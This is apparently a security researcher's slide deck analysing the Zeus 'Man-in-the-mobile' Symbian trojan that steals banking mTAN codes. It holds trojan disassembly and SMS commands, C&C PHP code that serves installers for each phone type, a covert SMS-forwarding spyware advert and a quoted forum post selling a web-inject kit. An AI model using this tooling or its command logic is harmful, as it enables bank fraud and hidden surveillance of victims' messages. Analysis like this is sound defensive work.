'Nokia update'. Below this, there are two columns of fields for package metadata:

Package UID:	0x20022B8E	Target devices:	S60 3rd Edition devices
Vendor name:	Nokia	Soft. dependencies:	0
Package name:	Nokia update	Options:	0
Version:	1.00(0)	Languages:	UK English
Creation date:	21-09-2010	Signing status:	Signed
Creation time:	09:49:34 (UTC)		
Install type:	Installation [SA]		

Below the metadata fields, there is a section for 'Certificate chains (select certificate in the list and click on the right mouse button to see options):'

Issued by	Issued to	Validity
Symbian CA I	Mobil Secway	21.09.2010 - 21.09.2020

* [Hello admin]



```
loc_8718
ADD     R4, SP, #0x158+var_58
LDR     R1, =aSetAdmin ; "SET ADMIN"
MOVS   R0, R4
BLX    _ZN7TPtrC16C1EPKT ; TPtrC16::TPtrC16(ushort const*)
MOU    R0, R10
MOVS   R1, R4
BLX    _ZNK7TDesC167CompareERKS_ ; TDesC16::Compare(const TDesC16&, const TDesC16&)
CMP     R0, #0
BNE    loc_87D0

ADD     R2, R11
LDR     R0, [R6]
LDR     R4, [R2]
MOU    R8, R2
BL     sub_9ECC
MOVS   R3, R0
MOVS   R0, R4
MOVS   R1, R3
ADDS   R0, #0x58
BLX    _ZN6TDes164CopyERK7TDesC16 ; TDes16::Copy(TDesC16 const&)
MOU    R0, R11
BL     sub_89C4
LDR     R1, =aAppInstalledOk ; "App installed ok"
MOVS   R0, R7
BLX    _ZN7TPtrC16C1EPKT ; TPtrC16::TPtrC16(ushort const*)
ADD     R3, SP, #0x158+var_88
MOVS   R0, R3
MOVS   R1, R7
MOU    R10, R3
```

...sent to a **UK** mobile phone.

* [Mitmo : Commands]

ON / OFF
SET ADMIN
ADD
REM
SET

SENDER | ALL

```
.text:791B22A0 var_10= -0x10
.text:791B22A0 oldR11= -0xC
.text:791B22A0 oldSP= -8
.text:791B22A0 oldLR= -4
.text:791B22A0
Program control flow
.text:791B22A0 MOV R12, SP
.text:791B22A4 STMFD SP!, {R11,R12,LR,PC}
.text:791B22A8 SUB R11, R12, #4
.text:791B22AC SUB SP, SP, #0x10
.text:791B22B0 STR R0, [R11,#var_10]
.text:791B22B4 STR R1, [R11,#var_14]
.text:791B22B8 LDR R0, [R11,#var_10]
.text:791B22BC LDR R1, [R11,#var_14]
.text:791B22C0 BL ZNK7TDesC167CompareERKS ; TDesC16::Compare(TDesC16 const&)
.text:791B22C4 STR R0, [R11,#es_igual]
.text:791B22C8 LDR R3, [R11,#es_igual]
.text:791B22CC CMP R3, #0
.text:791B22D0 MOVEQ R3, #0
.text:791B22D4 MOVNE R3, #1
.text:791B22D8 STR R3, [R11,#es_igual]
.text:791B22DC LDR R0, [R11,#es_igual]
.text:791B22E0 SUB SP, R11, #0xC
.text:791B22E4 LDMFD SP, {R11,SP,PC}
.text:791B22E4 ; End of function esremitentechungoo
.text:791B22E4
.text:791B22E8
```

Hex View-R1

00612AD8	03 03 03 03 03 03 03 03	03 03 03 03 28 00 00 00(...
00612AE8	10 29 61 00 03 03 03 03	03 03 03 03 03 03 03 03	..)a.....
00612AF8	03 03 03 03 03 03 03 03	03 03 03 03 03 03 03 03
00612B08	03 03 03 03 60 00 00 00	28 31 1D 79 00 00 00 00(1.y.....
00612B18	0D 00 00 30 20 00 00 00	00 00 2B 00 34 00 34 00	...0...+4.4.7.
00612B28	37 00 38 00 31 00		7.8.1. [REDACTED]
00612B38	35 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	5.....
00612B48	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
00612B58	00 00 00 00 00 00 00 00	01 00 00 00 00 00 00 00
00612B68	70 2B 61 00 28 00 00 00	70 93 1D 79 08 40 61 00	p+a.(...pô.y+@a.

...sent from the “bad guy” mobile phone.

* [Zeus C&C + Mitmo Integration]

The screenshot shows the Zeus C&C web interface in a Mozilla Firefox browser. The page title is "CP :: Summary statistics". The browser address bar shows the URL "http://.../5/jag/cpzz.php?m=stats_main". The page content is divided into several sections:

- Information:** Current user: 8frxvh8, GMT date: 20.10.2010, GMT time: 16:00:46.
- Statistics:** Summary, OS, Virus Check.
- Botnet:** Bots, Scripts.
- Reports:** Search in database, Search in files.
- Banks:** Manage.
- SMS:** This section is highlighted with a red box and contains a list of infected victims with their IP addresses and counts.

Summary statistics table:

Information	
Total reports in database:	51 672 166
Time of first activity:	12.08.2010 18:02:22
Total bots:	14 832
Total active bots in 24 hours:	6.16% - 913
Minimal version of bot:	2.0.7.8
Maximal version of bot:	2.0.8.10

Current botnet: [All] >>

Actions: Reset "New bots"

New bots (1 999)		Online bots (364)	
ES	1 951	ES	359
US	17	--	2
DE	4	FR	1
FR	3	GB	1
GB	3	PL	1
RU	3		
--	2		
IT	2		
AT	1		
CH	1		
EC	1		
IE	1		
IL	1		
IN	1		
KZ	1		
MX	1		
MY	1		
PL	1		
RO	1		
SN	1		
TR	1		
TW	1		

...SMS infected victims

* [Zeus C&C + Mitmo Integration]

```
if ($urlPathExt == 'sis') {  
  $oGate->addHeader('Content-Type:  
  application/vnd.symbian.install');  
  if ($data['mobile_os_type'] == OS_SYMBIAN_78)  
    $oGate->outputFile('./symbian/cert_78.sis.txt');  
  else if ($data['mobile_os_type'] == OS_SYMBIAN_9)  
    $oGate->outputFile('./symbian/cert_9.sis.txt');}
```

symbian
OS

```
if ($urlPathExt == 'cab') {  
  $oGate->addHeader('Content-Type: application/cab');  
  if ($data['mobile_os_type'] == OS_WINDOWS_MOBILE_2K)  
    $oGate->outputFile('./wm/cert_uncompress.cab.txt'); else if  
  ($data['mobile_os_type'] == OS_WINDOWS_MOBILE_GR5)  
    $oGate->outputFile('./wm/cert_compress.cab.txt');
```




```
if ($urlPathExt == 'cod') {$oGate->addHeader('Content-Type:  
  application/vnd.rim.cod'); if ($data['mobile_os_type'] == OS_BLACKBERRY_41)  
  $oGate->outputFile('./blackberry/cert_41.cod.txt'); else if  
  ($data['mobile_os_type'] == OS_BLACKBERRY_GR44)
```



* [Zeus C&C + Mitmo integration]

Remember the **token** ?

```
mysql_unbuffered_query("
UPDATE sms_list SET
mobile_os_version=$mobile_os_version,
is_downloaded='YES',
ts_downloaded=$ts_downloaded WHERE
token='$token'");
```



* [Mitmo : New ?]



SMS Monitor Lite

SMS Monitor Lite 1.0

Easy in use remote sms monitoring for less price!

SMS Monitor Lite is a powerful tool for remote sms-monitoring. The main purpose of this application is parental controls and security audit. Program sends all incoming and outgoing sms from mobile phone where it is installed to your number silently. All messages would be sent in hidden mode (application is not shown in phone menu, do not keep copies of sms in sent and reports folders and do not shown in Task List) which is can be useful if you do not want your child (or another person) to know that you read his/her messages.

Main difference between SMS Monitor and SMS Monitor Lite is configuring options available in SMS Monitor. SMS Monitor Lite simply sends copies of ALL incoming and outgoing messages while SMS Monitor can be configured to send messages from particular contacts.

WARNING! This application is intended to be used only for private and legal purposes. It cannot be used for violating anyone's rights, spying or other illegal purposes. User of SMS Monitor takes all responsibility for using this application in any illegal use cases.

- Supported platforms: S60 3rd, 5th editions
- Price: 29€

Buy

http://dtarasov.ru/smsmonitor_lite.html

* [The Big picture]




Zeus infected

mTAN ??



Mitmo Infected

ID + PASSWORD



mTAN



Zeus HTTP C&C



ID + PASSWORD

Mitmo C&C



mTAN OK

* [Incident Response]

Block SMS to the SMS C&C (carriers)

Contact ISP (HTTP C&C)

Revoke application certificate (**Symbian**)


Early **warning** and in-depth report

Share binaries and methods (blog.s21sec.com)



* [Updated Fraud Lifecycle]

1. Computer infection
2. Credential theft
3. Mobile infection
4. OTP-SMS theft
5. Fraudulent transfer
6. Cash out



* [more...?]

WORLD EXCLUSIVE!! [GanimedesForwarder's]

cellphone grabber web-inject for DE-ES-AT-NL-PT + external web control panel + sms gateway (need provider... i explain you)

> inject ask for phone brand-model, detect language&&bank plus others then send correct sms in native lang with branding (sms editable at cp)

> When app installed its run in the background, then it starts to collect and forward ALL the sms received (old and new ones) and shown at the sms gateway among other infos about phone you will never need

- Win32 Delphi App to config && compile for:

> Symbian (need update for latest fw phones F%CK4\$33###11^2 no time 2upd now((

> Blackberry (working fine on last models/fw)

> Android (same as bb here)

(BB app has the ability to dial pre-configured premium\$\$numbers)

\$4no0bs== This tools are basically to get mTANs for Germany,Spain,Austria,Netherland and with zeus and can be modified as added new injects for other banks or purposes... i'm getting tired ya, get me ? IMAGINE

As you can see, i'm selling some of my nice tools - just doing this cuz i'm simply tired of big important things to do from now than expending my time with carderbitches.

PD: My prices to not ask for everyone here:

[New Mitmo: SpyEye Edition](#)


Posted by Sean @ 19:12 GMT | Comments

Our Threat Research team just completed some interesting analysis of a new Man-in-the-mobile (Mitmo) Symbian trojan (designed to steal mTANs), and what's particularly interesting about this variant is that it appears to be a component of SpyEye.

...new models, new implementations, **Spyeye**...



* [Questions?]



* [Thank You!!]

Dani Creus
dlopez@s21sec.com